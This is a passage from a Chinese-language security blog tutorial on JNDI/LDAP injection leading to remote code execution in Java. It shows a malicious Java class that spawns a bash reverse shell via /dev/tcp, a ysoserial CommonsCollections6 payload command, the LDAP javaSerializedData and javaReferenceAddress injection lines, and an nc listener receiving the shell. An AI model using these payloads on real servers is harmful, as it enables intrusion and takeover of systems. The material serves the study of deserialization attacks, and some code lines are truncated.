4、服务端从攻击者构造的恶意 `Server` 请求并实例化 `Factory class` 。即此处开放的http请求下的 `Th3windObject` 。

```
➜  JNDI python -m http.server --bind 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [08/May/2020 14:55:42] "GET /Th3windObject.class HTTP/1.1" 200 -
```

```
1  import  java.lang.Runtime;
2  import  java.lang.Process;
3  public  class Th3windObject {
4      public Th3windObject(){
5          try{
6              Runtime rt  =   Runtime.getRuntime();
7              //Runtime.getRuntime().exec("bash -i >& /dev/tcp/127.0.0.1/8
8              //String[] commands = {"/bin/bash", "-c", "'/bin/bash -i >&
9              String[] commands = {"/bin/bash","-c","exec 5<>/dev/tcp/127.
10             Process pc = rt.exec(commands);
11             //System.out.println(commands);
12             pc.waitFor();
13         }catch(Exception e){
14             e.printStackTrace();
15             System.out.println("2222");
16         }
17     }
18     public static void main(String[] argv){
19         Th3windObject e = new Th3windObject();
20     }
21 }
```

5、执行`payloads`。



Remote Location

该方法不常用，此处暂不多做讨论。

Serialized Object

JNDI对通过LDAP传输的Entry属性中的 序列化处理有两处：

- 一处在于前面所说的`decodeObject`对`javaSerializedData`属性的处理；
- 一处在于`decodeReference`函数在对普通的`Reference`还原的基础上，还可以进一步对`RefAddress`做还原处理。

javaSerializedData

前文有提到，根据`javaSerializedData`不为空的情况，`decodeObject`会对对应的字段进行反序列化。即此处在恶意LDAP Server端中增加该属性。

```
1 e.addAttribute("javaSerializedData", Base64.decode("rO0ABXNyABFqYXZhLnV0a
```

这里的payload出于偷懒，直接用`ysoserial.jar`利用`CommonsCollections6`生成：


```
target java -jar ysoserial.jar CommonsCollections6 '/bin/bash -c bash${IFS}-i
${IFS}>&${IFS}/dev/tcp/127.0.0.1/8550<&1'|base64
```

此处的`CommonsCollections6`即前面所说存在的本地反序列化漏洞利用链，所以在调用的`LDAPClient`本地得导入`commons-collections`,我这里使用的是3.2.1版本。

```
<dependency>
    <groupId>commons-collections</groupId>
    <artifactId>commons-collections</artifactId>
    <version>3.2.1</version>
</dependency>
```

```
➜  JNDI nc -lvv 8550
bash: no job control in this shell

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2$ ls
RmiTest.iml
pom.xml
src
target
bash-3.2$
```

通过该利用方法可以不用恶意web服务，攻击示意图如下：




即：

1. 攻击者提供一个LDAP绝对路径的url并赋予到可利用的JNDI的 `lookup` 方法中；
2. 服务端访问攻击者构造或可控的LDAP Server端，并请求到恶意的 `JNDI Reference`；


3. 服务端 decode请求到的恶意 `JNDI Reference`并在decode中进行反序列化处理。


调用链如下：



javaReferenceAddress

先来一张调用链的图：






在该调用方式中，该可用于反序列化的属性为`javaReferenceAddress`,payload如下：


```
1  e.addAttribute("javaReferenceAddress", "$1$String$$"+new BASE64Encoder().
```

在`Reference decodeReference`对该属性进行处理时对处理字符串有条件要求：

首先要求`javaSerializedData`为空；



其次要求 `javaRemoteLocation`为空。



在进入`decodeReference`中进行字符串处理要求如下：必备属性：

```
javaClassName
javaReferenceAddress
```

校验 `javafactory` 是否存在

□□□□□□□□□□□□□□□□□□□□□□□□□□□□

在对`javaReferenceAddress`处理流程如下：

1. 第一个字符为分隔符；
2. 第一个分隔符与第二个分隔符之间，表示Reference的position，为int类型，也就是这个位置必须是数字；
3. 第二个分隔符与第三个分隔符之间，表示type类型；
4. 检测第三个分隔符后是否有第四个分隔符即双分隔符的形式，是则进入反序列化的操作；
5. 序列化数据用base64编码，所以在序列化前会进行一次base64解码。

参考

从一次漏洞挖掘入门Ldap注入

【技术分享】BlackHat2016——JDNI注入/LDAP Entry污染攻击技术研究

从JNDI / LDAP操作到远程执行代码的梦想之旅

搭建ldap_server

JNDI with LDAP

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队